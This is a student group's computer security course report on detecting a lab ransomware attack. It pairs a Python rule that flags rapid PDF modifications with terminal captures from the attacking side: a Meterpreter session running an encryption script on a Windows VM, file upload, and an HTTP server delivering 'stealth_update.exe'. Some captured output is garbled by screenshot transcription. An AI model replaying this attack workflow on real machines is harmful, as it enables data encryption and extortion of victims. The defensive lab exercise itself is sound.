

# Introduction To Computer Security

## Ransomware Project

Step 5:Detection

Group-06:

Sai Kumar Reddymalla-11690966

Monica Sai Meghana Ghanta- 11798073

Sujan Lanka- 11702061


Lakshmi Gayatri Donepudi-11801234

Detection:

In Detection we have developed a rule based detection policy where if the attacker modifies the file the target machine will analyze the monitoring log (to check the file modification) The rule is if the file modifies like 3 pdfs in the 3 seconds the detection code will alert the user by Ransomware Detected.

The detection code will save the records of timestamp, number of files, list of attacked files, The rule that triggered the alert.

code:



```
#!/usr/bin/env python3
import json
from datetime import datetime

LOG_FILE = "monitor_log.json"
ALERT_LOG = "detection_log.json"
THRESHOLD = 3 # Number of Files
ALERT_WINDOW = 10 # Seconds

def load_logs():
    try:
        with open(LOG_FILE, "r") as f:
            return [json.loads(line) for line in f if line.strip()]
    except FileNotFoundError:
        print("[ERROR] Log file not found.")
        return []

def detect(events):
    recent = []
    alerts = []

    for event in events:
        if event["action"] == "modified" and event["file"].endswith(".pdf"):
            timestamp = datetime.strptime(event["timestamp"], "%Y-%m-%d %H:%M:%S")
            recent.append((timestamp, event["file"]))

            if len(recent) > THRESHOLD:
                print("[*] Ransomware Activity Detected!")
                alert = {
                    "timestamp": timestamp.strftime("%Y-%m-%d %H:%M:%S"),
                    "files": [f for _, f in recent],
                    "rule": f"{THRESHOLD} .pdfs modified in {ALERT_WINDOW}s"
                }
                alerts.append(alert)
                recent.clear()

    return alerts

def save_alerts(alerts):
    if not alerts:
        print("[INFO] No suspicious activity.")
        return

    with open(ALERT_LOG, "a") as f:
        for alert in alerts:
            f.write(json.dumps(alert) + "\n")
        print(f"[i] Alerts saved to {ALERT_LOG}")
```

```
File Actions Edit View Help
GNU nano 2.9.2 detection.py
THRESHOLD = 3 # Number of files
ALERT_WINDOW = 10 # Seconds

def load_logs():
    try:
        with open(LOG_FILE, "r") as f:
            return [json.loads(line) for line in f if line.strip()]
    except FileNotFoundError:
        print("[ERROR] Log file not found.")
        return []

def detect(events):
    recent = []
    alerts = []

    for event in events:
        if event["action"] == "modified" and event["file"].endswith(".pdf"):
            timestamp = datetime.strptime(event["timestamp"], "%Y-%m-%d %H:%M:%S")
            recent.append((timestamp, event["file"]))
            recent = [(t, f) for t, f in recent if (timestamp - t).seconds <= ALERT_WINDOW]

            if len(recent) >= THRESHOLD:
                print("[*] Ransomware Activity Detected!")
                alert = {
                    "timestamp": timestamp.strftime("%Y-%m-%d %H:%M:%S"),
                    "files": [f for _, f in recent],
                    "rule": f"[THRESHOLD] .pdfs modified in {ALERT_WINDOW}s"
                }
                alerts.append(alert)
                recent.clear()

    return alerts

def save_alerts(alerts):
    if not alerts:
        print("[INFO] No suspicious activity.")
        return

    with open(ALERT_LOG, "a") as f:
        for alert in alerts:
            f.write(json.dumps(alert) + "\n")
        print(f"[i] Alerts saved to {ALERT_LOG}")

if __name__ == "__main__":
    logs = load_logs()
    results = detect(logs)
    save_alerts(results)
```

Lets attack the machine:

```
File Actions Edit View Help
1 Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Documents\test
Enter Fernet key: "C"
Terminate channel 3? [y/N] N
"C"
Terminate channel 3? [y/N] N

2 "C"
Terminate channel 3? [y/N] y
meterpreter > sysinfo
Computer : DESKTOP-NA2I326
OS : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain : WORKGROUP

3 Logged On Users : 2
Meterpreter : x64/windows
Process 3428 created.
Channel 4 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads> "C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
4 "C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
5 Encrypt or Decrypt? (e/d): e
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Documents\test
Enter Fernet key: RYk1ic85bW4jQ2qRnzIQ8HJ3MAJ3LXWC1QW44iyC8-
1
1 "C:\Users\19003\Downloads\project.py"
2 "C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
3 "C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
4 "C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
5 Encrypt or Decrypt? (e/d): e
6 Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: RYk1ic85bW4jQ2qRnzIQ8HJ3MAJ3LXWC1QW44iyC8-
"C"
Terminate channel 4? [y/N] y
meterpreter > upload /home/kali/detection.py C:\Users\19003\Downloads\detection.py
[*] Uploading : /home/kali/detection.py -> C:\Users\19003\Downloads\detection.py
[*] Uploaded 1.56 KiB of 1.56 KiB (100.0%): /home/kali/detection.py -> C:\Users\19003\Downloads\detection.py
[*] Completed : /home/kali/detection.py -> C:\Users\19003\Downloads\detection.py
meterpreter > shell
Process 3372 created.
Channel 6 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>
```

key:

```

File Actions Edit View Help
valid_lft forever preferred_lft forever
inet6 ::5/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 00:00:27:0e:13:6e brd ff:ff:ff:ff:ff:ff
inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
valid_lft 83793sec preferred_lft 83793sec
inet6 fe80::b80b:5e81:62c9:d8a0/64 scope link noprefixroute
valid_lft 8528sec preferred_lft 1203sec
inet6 fe80::b80b:5e81:62c9:d8a0/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 00:00:27:21:eb:98 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
valid_lft 395sec preferred_lft 395sec
inet6 fe80::22c1:8d26:5da2:13a7/64 scope link noprefixroute
valid_lft forever preferred_lft forever

[kali@sr1570:~]$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.107 - - [16/Apr/2025 21:37:11] "GET / HTTP/1.1" 200 -
192.168.56.107 - - [16/Apr/2025 21:37:16] "GET /stealth_update.exe HTTP/1.1" 200 -
192.168.56.109 - - [16/Apr/2025 21:37:23] "GET /stealth_update.exe HTTP/1.1" 200 -
192.168.56.107 - - [16/Apr/2025 21:45:16] "GET / HTTP/1.1" 200 -
192.168.56.107 - - [16/Apr/2025 21:45:17] code 404, message File not found
192.168.56.107 - - [16/Apr/2025 21:45:17] "GET /favicon.ico HTTP/1.1" 404 -
192.168.56.107 - - [16/Apr/2025 21:45:20] "GET /stealth_update.exe HTTP/1.1" 200 -
192.168.56.107 - - [16/Apr/2025 22:02:19] "GET / HTTP/1.1" 200 -
192.168.56.107 - - [16/Apr/2025 22:02:25] code 404, message File not found
192.168.56.107 - - [16/Apr/2025 22:02:25] "GET /favicon.ico HTTP/1.1" 404 -
192.168.56.107 - - [16/Apr/2025 22:02:32] "GET /stealth_update.exe HTTP/1.1" 204 -
Keyboard interrupt received, exiting.

[kali@sr1570:~]$ python3 -c "from cryptography.fernet import Fernet; print(Fernet.generate_key().decode())"
b'X1icw58w81q7q9m2IQHqJ3M351Nwc1QWk41jC8'

[kali@sr1570:~]$ nano project.py
[kali@sr1570:~]$ nano detection.py
[kali@sr1570:~]$ nano detection.py
[kali@sr1570:~]$

```

detection:

```

Command Prompt - "C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\monitor.py"
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\monitor.py"
Enter folder path to monitor (e.g., C:\Users\19003\Downloads\test): C:\Users\19003\Downloads\test
[INFO] Monitoring folder: C:\Users\19003\Downloads\test
[INFO] Monitoring stopped by user.

C:\Users\19003>
C:\Users\19003>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\monitor.py"
Enter folder path to monitor (e.g., C:\Users\19003\Downloads\test): C:\Users\19003\Downloads\test
[INFO] Monitoring folder: C:\Users\19003\Downloads\test
[2025-04-16 22:18:33] MODIFIED: C:\Users\19003\Downloads\test\Lab1a_Network_Scanning.pdf
[2025-04-16 22:18:33] MODIFIED: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing - Copy.pdf
[2025-04-16 22:18:33] MODIFIED: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing.pdf

Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\detection.py"
[+] Ransomware Activity Detected!
[+] Ransomware Activity Detected!
[+] Alerts saved to detection_log.json

C:\Users\19003>

```

we have successfully detected the ransomware attack by analysing the file modifications results from the monitor log,python watch dog is used for the monitoring and created the rule based anomaly detection .